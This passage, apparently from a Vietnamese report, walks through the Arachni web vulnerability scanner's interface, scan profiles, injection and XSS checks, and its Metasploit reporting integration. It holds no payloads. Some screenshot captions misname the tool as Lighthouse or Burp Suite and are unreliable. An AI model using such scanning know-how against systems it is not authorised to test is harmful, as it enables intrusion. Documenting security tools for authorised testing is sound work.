Arachni sử dụng triển khai RPC của riêng mình, được cung cấp bởi Arachni-RPC (đặc tả thiết kế). Giao thức càng đơn giản càng tốt, sử dụng OpenSSL và các thông báo rất đơn giản để tạo điều kiện giao tiếp. Arachni Framework cung cấp serializer riêng cho thư viện Arachni-RPC. Bản chất là sử dụng MessagePack với việc bổ sung tính năng nén Zlib khi thông báo đạt đến một kích thước nhất định. Cùng với đó, RPC API cung cấp một số tính năng như: tự chữa bệnh, có thể mở rộng quy mô vô hạn bằng cách thêm các nút để tăng khả năng quét, chế độ hiệu suất cao bằng cách kết hợp tài nguyên của nhiều nút để thực hiện quét nhiều phiên bản

1.1.6 Quản lý báo cáo


Arachni cho phép tùy chỉnh thiết kế các mô-đun để tạo ra các báo cáo phù hợp với từng vị trí người dùng. Bên cạnh đó, Arachni cũng cung cấp một số các mẫu báo cáo. Trong quá trình phát triển, tính đến thời điểm hiện tại, Arachni hỗ trợ một số mẫu báo cáo như:

- Đầu ra tiêu chuẩn
- HTML
- XML
- TXT
- AFR: Đây là định dạng báo cáo mặc định của Arachni
- JSON
- Marshal
- YAML
- Metareport: Cung cấp tích hợp Metasploit để cho phép khai thác tự động và được hỗ trợ.

2.2 Giao diện và các chức năng

2.2.1 Scans

Để tạo một tiến trình quét mới, đưa chuột vào mục Scans và chọn New, giao diện như sau:




The screenshot shows the Arachni web interface. At the top, there's a navigation bar with 'Arachni v1.6.1.3 - WebUI v0.6.1.1', 'Scans', 'Profiles', 'Dispatchers', and 'Users'. A notification bar says 'Arachni is heading towards obsolescence, try out its next-gen successor Ecsypho SCNR!'. The main section is titled 'Start a scan' with the instruction: 'The only thing you need to do is provide some basic information and make a simple choice about the type of scan you want to perform.' The form includes:

- 'Target URL' input field with a note: 'Full URL of the targeted web application (must include the appropriate protocol, http or https)'.
- 'Default (Global)' dropdown menu for 'Configuration profile to use'.
- 'Description' text area with a note: 'You can use Markdown for text formatting'.
- 'Share with:' dropdown menu currently set to 'Regular User'.
- 'Advanced options' link.
- 'Go!' button.

Hình 2.1 Tạo mới một tiến trình quét

Target URL: Cho phép chúng ta nhập vào đường dẫn URL của đối tượng web cần rà quét.




https://kma-network.herokuapp.com/

Full URL of the targeted web application (must include the appropriate protocol, http or https).

Hình 2.2 Target URL

Profile: Cho phép chúng ta lựa chọn các hồ sơ cấu hình, mặc định chúng ta có ba hồ sơ: Default, Cross-Site Scripting, SQL Injection.



Default (Global) ▼


Default (Global)

Cross-Site Scripting (XSS) (Global)

SQL injection (Global)

Hình 2.3 Configuration profile

Description: Cho phép chúng ta nhập thông tin mô tả về tiến trình quét



Description

You can use Markdown for text formatting.

Hình 2.4 Description

Share With: Cho phép chúng ta chia sẻ tiến trình quét với các User khác



Share with:

Regular User

Phuc

Hình 2.4 Share with

Ngoài các tùy chọn trên, Arachni còn cho phép quét với tùy chọn nâng cao

Advanced options

Distribution

Scheduling

Instance count

1

How many Instances to utilise for the scan.

Multi-Instance scans can achieve high efficiency levels which will result in significantly diminished scan times and better utilization of multi-core/multi-CPU systems.

Multi-Instance scans cannot be suspended.

Direct

Remote

Grid

Perform a direct scan from this machine to the web application. No need to setup anything else.

Delegate the scan workload to a deployed Dispatcher. No traffic will pass through this machine.

Load-balance the scan workload across many Dispatchers.

Hình 2.5 Advenced options

Với Distribuition, ta có thể tạo nhiều hơn 1 phiên bản của quá trình rà quét, việc quét nhiều phiên bản có thể đạt được mức hiệu quả cao, dẫn đến thời gian quét giảm đáng kể và sử dụng tốt hơn các hệ thống đa lõi/đa CPU. Ngoài ra, quét nhiều phiên bản không thể bị hoãn.

Sau khi tạo thành công một tiến trình quét, chúng ta sẽ nhận được một giao diện như sau:

Arachni v1.6.1.3 - WebUI v0.6.1.1

Scans

Profiles

Dispatchers

Users

3

Administrator

Arachni is heading towards obsolescence, try out its next-gen successor Ecospyro SCNR!

TOGGLE VISIBILITY OF

Comments

Statistics

ACTIONS

Share

Edit schedule

Full edit

https://kma-network.herokuapp.com/

First Scan

Edit description

Scanning

Currently auditing:

https://kma-network.herokuapp.com/

Pages discovered

1

Requests performed

160

Requests per second

4.17

Request concurrency

10

Running for

00:00:37

Responses received

71

Timed out requests

0

Response times

0.917 s

Issues [0]

All [0]

Fixed [0]

Verified [0]

Pending verification [0]

False positives [0]


Awaiting review [0]

No issues discovered yet.

Hình 2.6 Giao diện tiến trình quét hoạt động


2.2.2 Profiles

Profiles là một chức năng cho phép chúng tạo thủ công các hồ sơ cấu hình mới



Hình 2.7 Profiles

Hiện tại chúng ta đã có sẵn 3 hồ sơ cầu hình là Default, Cross-Site Scripting, SQL Injection. Với mỗi hồ sơ, ta có thể xem, sửa, sao chép, xóa, tải xuống và chia sẻ. Chúng ta có thể tạo mới hồ sơ thủ công hoặc tải lên với định dạng là YAML, JSON hoặc AFP.



Hình 2.8 Tạo mới một hồ sơ

Giống với tạo mới 1 tiến trình quét, tạo mới hồ sơ cũng cần các thông tin sau:

Name: Tên hồ sơ

Description: Mô tả về hồ sơ

Global: Nếu được chọn, hồ sơ này sẽ khả dụng với mọi người dùng

Share with: Chia sẻ hồ sơ cho người dùng khác

Hình 2.9 Thông tin cơ bản cần có về hồ sơ mới

Đầu tiên, với chức năng Scope, là chức năng cấu hình các quy tắc về những tài nguyên sẽ được bao hàm, ta sẽ có các tùy chọn sau đây:

Scope https only: Tùy chọn này cho phép chúng ta chỉ theo dõi các đường dẫn chứa https.

Scope auto redundant paths: Phạm vi đường dẫn dự phòng tự động.

Scope directory depth limit: Giới hạn mức độ trình thu thập thông tin có thể đi sâu vào cấu trúc thư mục của ứng dụng web.

Scope page limit: Giới hạn số lượng URL để theo dõi.

Scope include subdomains: Cho phép trình thu thập đi theo các đường dẫn tới các tên miền phụ.

Scope exclude binaries: Loại trừ các trang có loại nội dung không phải văn bản khỏi quá trình kiểm tra.

Scope dom depth limit: Giới hạn độ sâu của DOM (Javascript)

Hình 2.10 Scope (1)

Scope redundant path patterns: Phạm vi các mẫu đường dẫn dự phòng.

Scope exclude content patterns: Phạm vi loại trừ các mẫu nội dung.

Scope exclude path patterns: Phạm vi loại trừ các mẫu đường dẫn.

Scope include path patterns: Phạm vi bao gồm các mẫu đường dẫn.

The screenshot shows four configuration fields for Lighthouse:

- Scope redundant path patterns:** A text input field with a help icon. Below it, a description states: "Limits crawl on redundant pages like galleries or catalogs by following URLs that match certain patterns a limited amount of times." A blue instruction box says: "Rules take the format of *pattern:times*, input each rule in its own line."
- Scope exclude content patterns:** A text input field with a help icon. Below it, a description states: "Excludes pages whose content matches any of the given patterns." A blue instruction box says: "Input each rule in its own line."
- Scope exclude path patterns:** A text input field with a help icon. Below it, a description states: "Excludes crawling and auditing URLs which match the given patterns." A blue instruction box says: "Input each rule in its own line."
- Scope include path patterns:** A text input field with a help icon. Below it, a description states: "Only crawls and audits URLs matching the given patterns." A blue instruction box says: "Input each rule in its own line."

Hình 2.11 Scope (2)

Scope restrict paths: Phạm vi giới hạn các đường dẫn.

Scope extend paths: Phạm vi các đường dẫn mở rộng.

Scope exclude file extensions: Phạm vi loại trừ các phần mở rộng file.

Scope url rewrites: Phạm vi các URL viết lại. Viết lại các URL dựa trên các quy tắc nhất định.

The screenshot shows four configuration fields for Lighthouse:

- Scope restrict paths:** A text input field with a help icon. Below it, a description states: "Uses the given paths instead of crawling." A blue instruction box says: "Input each path in its own line."
- Scope extend paths:** A text input field with a help icon. Below it, a description states: "Uses the provided list of paths to extend the scope of the crawl." A blue instruction box says: "Input each path in its own line."
- Scope exclude file extensions:** A text input field with a help icon. Below it, a description states: "Separate extensions with a spaces."
- Scope url rewrites:** A text input field with a help icon. Below it, a description states: "Rewrites URLs based on the given rules." A blue instruction box provides a detailed example: "Rules take the format of *pattern:substitution*, input each rule in its own line. For example, to convert `http://test.com/articles/some-stuff/23` to `http://test.com/articles.php?id=23` use `/articles\/([\w-]+\/(\d+))\/:articles.php?id=\1`."

Hình 2.12 Scope (3)

Tiếp theo chúng ta có chức năng Audit, là chức năng kiểm tra các đầu vào của ứng dụng web. Trong Audit chúng ta có các tùy chọn sau:

The screenshot shows the Lighthouse Audit configuration panel with the following options:

- ☐ Audit forms: Audits forms.
- ☐ Audit UI forms: Audits input/button groups that do not belong to an HTML form but are instead associated via JavaScript code.
- ☐ Audit cookies: Audits cookies.
- ☐ Audit nested cookies: Audits nested cookies. A blue instruction box says: "Audits cookie inputs in the form of: `mycookie=nested_name=nested_value`".
- ☐ Audit links: Audits links.
- ☐ Audit UI inputs: Audits orphan input elements with associated DOM events.
- ☐ Audit headers: Audits headers. A blue instruction box says: "Header audits use brute force. Almost all valid HTTP request headers will be audited even if there's no indication that the web app uses them."

A yellow warning box at the bottom states: "Enabling this option will result in increased requests, maybe by an order of magnitude."

Hình 2.13 Audit (1)

Audit forms: Kiểm tra các biểu mẫu.

Audit links: Kiểm tra các đường liên kết.

Audit UI forms: Kiểm tra các biểu mẫu trên giao diện người dùng.

Audit UI inputs: Kiểm tra các đầu vào trên giao diện người dùng.

Audit cookies: Kiểm tra các cookie của trang web.

Audit headers: Kiểm tra các header của gói mạng.

Audit nested cookies: Kiểm tra các cookie lồng nhau.

The screenshot shows the 'Audit' tab in Burp Suite, divided into two columns of settings. The left column includes: 'Audit jsons' (checked), 'Audits JSON inputs.' (checked), 'Audit with both http methods' (checked), 'Audits elements with both GET and POST requests.' (checked), a yellow warning box 'Will double the scan-time.', 'Audit exclude vector patterns' (empty text box), a description 'Excludes input vectors (parameters) whose name matches the given patterns from the audit.', a blue box 'Input one pattern per line.', 'Audit link templates' (empty text box), and a description 'Regular expression with named captures to use to extract input information from generic paths.' with an example regex. The right column includes: 'Audit xmls' (unchecked), 'Audits XML inputs.' (unchecked), 'Audit cookies extensively' (unchecked), a description 'Submits all links and forms of the page along with the cookie permutations.', a yellow warning box 'Will severely increase the scan-time.', 'Audit include vector patterns' (empty text box), a description 'Only includes input vectors (parameters) whose name matches the given patterns in the audit.', and a blue box 'Input one pattern per line.'

Hình 2.14 Audit (2)

Audit jsons: Kiểm tra các đầu vào kiểu dữ liệu JSON.

Audit xmls: Kiểm tra các đầu vào kiểu dữ liệu XML.

Audit with both http methods: Kiểm tra các phần tử với cả hai phương thức GET và POST request.

Audit cookies extensively: Kiểm tra các cookie chuyên sâu.

Audit exclude vector patterns: Kiểm tra loại trừ các mẫu vecto.

Audit include vector patterns: Kiểm tra bao gồm các mẫu vecto.

Audit link templates: Kiểm tra các mẫu liên kết.

Dưới chức năng Audit là chức năng Input. Input là chức năng cho phép chúng ta nhập vào các giá trị được sử dụng để điền vào các đầu vào.

Input values

Sample values to use to fill in web application inputs.

Rules take the format of *name=value*, input each rule in its own line -- name can be a pattern.

Hình 2.15 Input

Các mẫu giá trị sẽ sử dụng để điền thông tin đầu vào của ứng dụng web.

Chức năng thứ tư của Profiles là HTTP, là cách máy quét sẽ giao tiếp với ứng dụng web.

Http authentication username	<input type="text"/>	Http authentication password	<input type="text"/>
Http authentication type	<input type="text" value="auto"/>		
Http request concurrency	<input type="text"/>	Http proxy host	<input type="text"/>
Maximum HTTP request concurrency.		Hostname or IP address of the proxy server to use.	
Using a high concurrency level could kill the web server and lead to corrupted results.			
Http request redirect limit	<input type="text"/>	Http request queue size	<input type="text" value="50"/>
Limits the amount of total redirects to be followed.		Maximum amount of HTTP requests to keep in the queue.	
More means better scheduling and better performance, fewer means less RAM consumption.			

Hình 2.16 HTTP (1)

Http authentication username: Tên tài người dùng xác thực HTTP.

Http authentication type: Loại xác thực HTTP.

Http request concurrency: Số lượng HTTP request đồng thời.

Http request redirect limit: Số lượng giới hạn HTTP request.

Http authentication password: Mật khẩu xác thực HTTP

Http proxy host: Máy chủ HTTP proxy.

Http request queue size: Kích thước hàng đợi HTTP request.

Http proxy port

Proxy server port.

Http proxy password

Proxy server password.

Http user agent

User-agent string to be used for HTTP requests.

Http response max size

Maximum size of acceptable remote resources (in bytes).

Large responses (in the MB range) can greatly increase memory consumption, you can use this option as a safeguard.

Http cookies

Cookies take the format of *name=value*, input each cookie in its own line.

Http proxy username

Proxy server username.

Http proxy type

Proxy server type.

Http request timeout

HTTP Request timeout (in milliseconds).

Http request headers

Adds custom headers to every HTTP request.

Headers take the format of *name=value*, input each header in its own line.

Hình 2.17 HTTP (2)

Http proxy port: Cổng HTTP proxy.

Http proxy password: Mật khẩu HTTP proxy.

Http user agent: User agent của HTTP.

Http response max size: Kích thước tối đa của response HTTP.

Http cookies: Các cookie của HTTP.

Http proxy username: Tên người dùng HTTP proxy.

Http proxy type: Loại HTTP proxy.

Http request timeout: Thời gian chờ của HTTP request.

Http request headers: Các header của HTTP request.

Chức năng thứ năm chúng ta có là Fingerprinting, nhận dạng nền tảng. Chức năng này sẽ cho trình quét biết nên quét những nền tảng nào.

Disable fingerprinting ☐

Platforms Explicitly specify platforms to improve efficiency

Operating systems	Databases	Web servers	Programming languages	Frameworks
Generic Unix family <input type="checkbox"/>	Generic SQL family <input type="checkbox"/>	Apache <input type="checkbox"/>		ASP.NET MVC <input type="checkbox"/>
Linux <input type="checkbox"/>	MySQL <input type="checkbox"/>	Gunicorn <input type="checkbox"/>	ASP <input type="checkbox"/>	CakePHP <input type="checkbox"/>
Generic BSD family <input type="checkbox"/>	Postgresql <input type="checkbox"/>	Jetty <input type="checkbox"/>	ASP.NET <input type="checkbox"/>	CherryPy <input type="checkbox"/>
IBM AIX <input type="checkbox"/>	MSSQL <input type="checkbox"/>	IIS <input type="checkbox"/>	Java <input type="checkbox"/>	Django <input type="checkbox"/>
Solaris <input type="checkbox"/>	Oracle <input type="checkbox"/>	Nginx <input type="checkbox"/>	PHP <input type="checkbox"/>	JavaServer Faces <input type="checkbox"/>
MS Windows <input type="checkbox"/>	SQLite <input type="checkbox"/>	TomCat <input type="checkbox"/>	Perl <input type="checkbox"/>	Nette <input type="checkbox"/>
	IngresDB <input type="checkbox"/>		Python <input type="checkbox"/>	Rack <input type="checkbox"/>
	EMC <input type="checkbox"/>		Ruby <input type="checkbox"/>	Ruby on Rails <input type="checkbox"/>
	DB2 <input type="checkbox"/>			Symfony <input type="checkbox"/>
	InterBase <input type="checkbox"/>			
	Informix <input type="checkbox"/>			
	Firebird <input type="checkbox"/>			
	SaP Max DB <input type="checkbox"/>			
	Sybase <input type="checkbox"/>			
	Frontbase <input type="checkbox"/>			
	HSQLDB <input type="checkbox"/>			
	MS Access <input type="checkbox"/>			
	Generic NoSQL family <input type="checkbox"/>			
	MongoDB <input type="checkbox"/>			

Hình 2.18 Fingerprinting

Disable fingerprinting: Vô hiệu hoá việc lấy dấu vân tay.

Platforms: Chỉ định rõ ràng các nền tảng để nâng cao hiệu quả

Operating systems: Các hệ điều hành.

Databases: Các cơ sở dữ liệu.

Web servers: Các máy chủ web.

Programming languages: Ngôn ngữ lập trình.

Frameworks: Các khung phần mềm.

Sau chức năng Fingerprinting, chúng ta có chức năng tiếp theo là Checks, kiểm tra bảo mật để chạy lại ứng dụng web.

Checks The security checks to be run again the web application

Filter modules by name or description

Hình 2.19 Checks (1)

Đầu tiên chúng ta có lọc mô đun dựa trên tên hoặc mô tả, Check all là chọn hết tất cả các tùy chọn và Uncheck all là ngược lại.

Active These checks will actively engage the web application via its inputs (links, forms, etc.)

Code injection (code_injection)	<input type="checkbox"/>	SQL Injection (sql_injection)	<input type="checkbox"/>
Code injection (php://input wrapper) (code_injection_php_input_wrapper)	<input type="checkbox"/>	Blind SQL Injection (differential analysis) (sql_injection_differential)	<input type="checkbox"/>
Code injection (timing) (code_injection_timing)	<input type="checkbox"/>	Blind SQL injection (timing attack) (sql_injection_timing)	<input type="checkbox"/>
CSRF (csrf)	<input type="checkbox"/>	Trainer (trainer)	<input type="checkbox"/>
File Inclusion (file_inclusion)	<input type="checkbox"/>	Unvalidated redirect (unvalidated_redirect)	<input type="checkbox"/>
LDAPInjection (ldap_injection)	<input type="checkbox"/>	Unvalidated DOM redirect (unvalidated_redirect_dom)	<input type="checkbox"/>
NoSQL Injection (no_sql_injection)	<input type="checkbox"/>	XPath Injection (xpath_injection)	<input type="checkbox"/>
Blind NoSQL Injection (differential analysis) (no_sql_injection_differential)	<input type="checkbox"/>	XSS (xss)	<input type="checkbox"/>
OS command injection (os_cmd_injection)	<input type="checkbox"/>	DOM XSS (xss_dom)	<input type="checkbox"/>
OS command injection (timing) (os_cmd_injection_timing)	<input type="checkbox"/>	DOM XSS in script context (xss_dom_script_context)	<input type="checkbox"/>
Path Traversal (path_traversal)	<input type="checkbox"/>	XSS in HTML element event attribute (xss_event)	<input type="checkbox"/>
Response Splitting (response_splitting)	<input type="checkbox"/>	XSS in path (xss_path)	<input type="checkbox"/>
Remote File Inclusion (rfi)	<input type="checkbox"/>	XSS in script context (xss_script_context)	<input type="checkbox"/>
Session fixation (session_fixation)	<input type="checkbox"/>	XSS in HTML tag (xss_tag)	<input type="checkbox"/>
Source code disclosure (source_code_disclosure)	<input type="checkbox"/>	XML External Entity (xxe)	<input type="checkbox"/>

Hình 2.20 Checks (2)

Active: Những kiểm tra này sẽ chủ động tương tác với ứng dụng web thông qua đầu vào của nó (liên kết, biểu mẫu, v.v.)

Chúng ta sẽ có các loại kiểm tra như sau:

- Code injection (code_injection)
- Code injection (php://input wrapper) (code_injection_php_input_wrapper)
- Code injection (timing) (code_injection_timing)
- CSRF (csrf)
- File Inclusion (file_inclusion)
- LDAPInjection (ldap_injection)
- NoSQL Injection (no_sql_injection)
- Blind NoSQL Injection (differential analysis) (no_sql_injection_differential)
- OS command injection (os_cmd_injection)
- OS command injection (timing) (os_cmd_injection_timing)
- Path Traversal (path_traversal)
- Response Splitting (response_splitting)
- Remote File Inclusion (rfi)
- Session fixation (session_fixation)
- Source code disclosure (source_code_disclosure)
- SQL Injection (sql_injection)

- Blind SQL Injection (differential analysis) (sql_injection_differential)
- Blind SQL injection (timing attack) (sql_injection_timing)
- Trainer (trainer)
- Unvalidated redirect (unvalidated_redirect)
- Unvalidated DOM redirect (unvalidated_redirect_dom)
- XPath Injection (xpath_injection)
- XSS (xss)
- DOM XSS (xss_dom)
- DOM XSS in script context (xss_dom_script_context)
- XSS in HTML element event attribute (xss_event)
- XSS in path (xss_path)
- XSS in script context (xss_script_context)
- XSS in HTML tag (xss_tag)
- XML External Entity (xxe)

Ngoài kiểm tra chủ động, chúng ta còn có thể lựa chọn các tùy chọn khác để có thể thu thập dữ liệu một cách bị động

Passive These checks will passively collect data

Allowed methods (allowed_methods)	<input type="checkbox"/>	HTTP PUT (http_put)	<input type="checkbox"/>
Backdoors (backdoors)	<input type="checkbox"/>	Insecure client-access policy (insecure_client_access_policy)	<input type="checkbox"/>
Backup directories (backup_directories)	<input type="checkbox"/>	Insecure cookies (insecure_cookies)	<input type="checkbox"/>
Backup files (backup_files)	<input type="checkbox"/>	Insecure CORS policy (insecure_cors_policy)	<input type="checkbox"/>
CAPTCHA (captcha)	<input type="checkbox"/>	Insecure cross-domain policy (allow-access-from) (insecure_cross_domain_policy_access)	<input type="checkbox"/>
Common administration interfaces (common_admin_interfaces)	<input type="checkbox"/>	Insecure cross-domain policy (allow-http-request-headers-from) (insecure_cross_domain_policy_headers)	<input type="checkbox"/>
Common directories (common_directories)	<input type="checkbox"/>	Interesting responses (interesting_responses)	<input type="checkbox"/>
Common files (common_files)	<input type="checkbox"/>	localstart.asp (localstart_asp)	<input type="checkbox"/>
Cookie set for parent domain (cookie_set_for_parent_domain)	<input type="checkbox"/>	Mixed Resource (mixed_resource)	<input type="checkbox"/>
Credit card number disclosure (credit_card)	<input type="checkbox"/>	Origin Spoof Access Restriction Bypass (origin_spoof_access_restriction_bypass)	<input type="checkbox"/>
CVS/SVN users (cvs_svn_users)	<input type="checkbox"/>	Password field with auto-complete (password_autocomplete)	<input type="checkbox"/>
Directory listing (directory_listing)	<input type="checkbox"/>	Private IP address finder (private_ip)	<input type="checkbox"/>
E-mail address (emails)	<input type="checkbox"/>	SSN (ssn)	<input type="checkbox"/>
Form-based File Upload (form_upload)	<input type="checkbox"/>	Unencrypted password forms (unencrypted_password_forms)	<input type="checkbox"/>
HTTP Strict Transport Security (hsts)	<input type="checkbox"/>	WebDAV (webdav)	<input type="checkbox"/>
.htaccess LIMIT misconfiguration (htaccess_limit)	<input type="checkbox"/>	Missing X-Frame-Options header (x_frame_options)	<input type="checkbox"/>
HTML objects (html_objects)	<input type="checkbox"/>	XST (xst)	<input type="checkbox"/>
HttpOnly cookies (http_only_cookies)	<input type="checkbox"/>		

Hình 2.21 Checks (3)

Chức năng thứ bảy chúng ta có là Plugins, đây là một chức năng bổ sung, hỗ trợ các thành phần được kích hoạt trong quá trình. (Các plugin yêu cầu tùy chọn loại tệp không được hỗ trợ và do đó không được liệt kê).

Plugins Assisting components to be enabled during the process

Plugins which require an option of type *file* are not supported and thus are not listed.

AutoLogin (autologin)	<input type="checkbox"/>	Page dump (page_dump)	<input type="checkbox"/>
AutoThrottle (autothrottle)	<input type="checkbox"/>	Proxy (proxy)	<input type="checkbox"/>
Beep notify (beep_notify)	<input type="checkbox"/>	RateLimiter (rate_limiter)	<input type="checkbox"/>
BrowserClusterJobMonitor (browser_cluster_job_monitor)	<input type="checkbox"/>	Restrict to DOM state (restrict_to_dom_state)	<input type="checkbox"/>
Content-types (content_types)	<input type="checkbox"/>	Timing attack anomalies (timing_attacks)	<input type="checkbox"/>
Cookie collector (cookie_collector)	<input type="checkbox"/>	Uncommon headers (uncommon_headers)	<input type="checkbox"/>
Discovery-check response anomalies (discovery)	<input type="checkbox"/>	Uniformity (Lack of central sanitization) (uniformity)	<input type="checkbox"/>
E-mail notify (email_notify)	<input type="checkbox"/>	Vector collector (vector_collector)	<input type="checkbox"/>
Exec (exec)	<input type="checkbox"/>	Vector feed (vector_feed)	<input type="checkbox"/>
Headers collector (headers_collector)	<input type="checkbox"/>	WAF Detector (waf_detector)	<input type="checkbox"/>
Health map (healthmap)	<input type="checkbox"/>	Webhook notify (webhook_notify)	<input type="checkbox"/>
Metrics (metrics)	<input type="checkbox"/>		

Hình 2.22 Plugins

Chúng ta có các tùy chọn sau:

- AutoLogin (autologin)
- AutoThrottle (autothrottle)
- Beep notify (beep_notify)
- BrowserClusterJobMonitor (browser_cluster_job_monitor)
- Content-types (content_types)
- Cookie collector (cookie_collector)
- Discovery-check response anomalies (discovery)
- E-mail notify (email_notify)
- Exec (exec)
- Headers collector (headers_collector)
- Health map (healthmap)
- Metrics (metrics)

Browser cluster – cụm trình duyệt là chức năng cho phép chúng ta tùy chỉnh các tùy chọn liên quan đến trình duyệt.

Browser cluster Browser-related options

Browser cluster pool size	<input type="text"/>	Browser cluster job timeout	<input type="text"/>
<small>Amount of browser workers to keep in the pool and put to work.</small>		<small>Maximum allowed time for each job in seconds.</small>	
Browser cluster worker time to live	<input type="text"/>	Browser cluster ignore images	<input type="checkbox"/>
<small>Time-to-live of each browser (before re-spawning) counted in jobs.</small>		<small>Do not load images.</small>	
Browser cluster screen width	<input type="text"/>	Browser cluster screen height	<input type="text"/>
<small>Browser screen width.</small>		<small>Browser screen height.</small>	

Hình 2.23 Browser cluster

Browser cluster pool size: Kích thước nhóm trình duyệt.

Browser cluster job timeout: Thời gian chờ công việc của cụm trình duyệt.

Browser cluster worker time to live: Thời gian tồn tại của cụm trình duyệt làm việc.

Browser cluster ignore images: Cụm trình duyệt bỏ qua các hình ảnh.

